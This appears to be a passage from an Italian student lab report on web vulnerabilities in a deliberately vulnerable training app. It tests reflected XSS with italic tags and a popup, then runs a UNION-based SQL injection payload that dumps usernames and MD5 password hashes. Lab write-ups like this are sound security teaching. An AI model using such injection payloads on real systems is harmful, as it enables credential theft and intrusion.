


XSS reflected: in questo abbiamo modificato la richiesta utilizzando <i> per trasformare i caratteri immessi in corsivo





Invece in quest'altro caso facciamo comparire un popup con il nostro messaggio:



SQL Injection: qui abbiamo cercato di ottenere informazioni dalla tabella ‘users’, restituendo colonne come user e password tramite un'operazione combinata di una query sempre vera (‘ OR ‘a’=’a’) e della query UNION che ci restituisce le colonne in questione, la parte finale -- -- è un commento SQL.

User ID:

Submit

```
ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: admin
Surname: admin

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: Gordon
Surname: Brown

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: Hack
Surname: Me

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: Pablo
Surname: Picasso

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: Bob
Surname: Smith

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```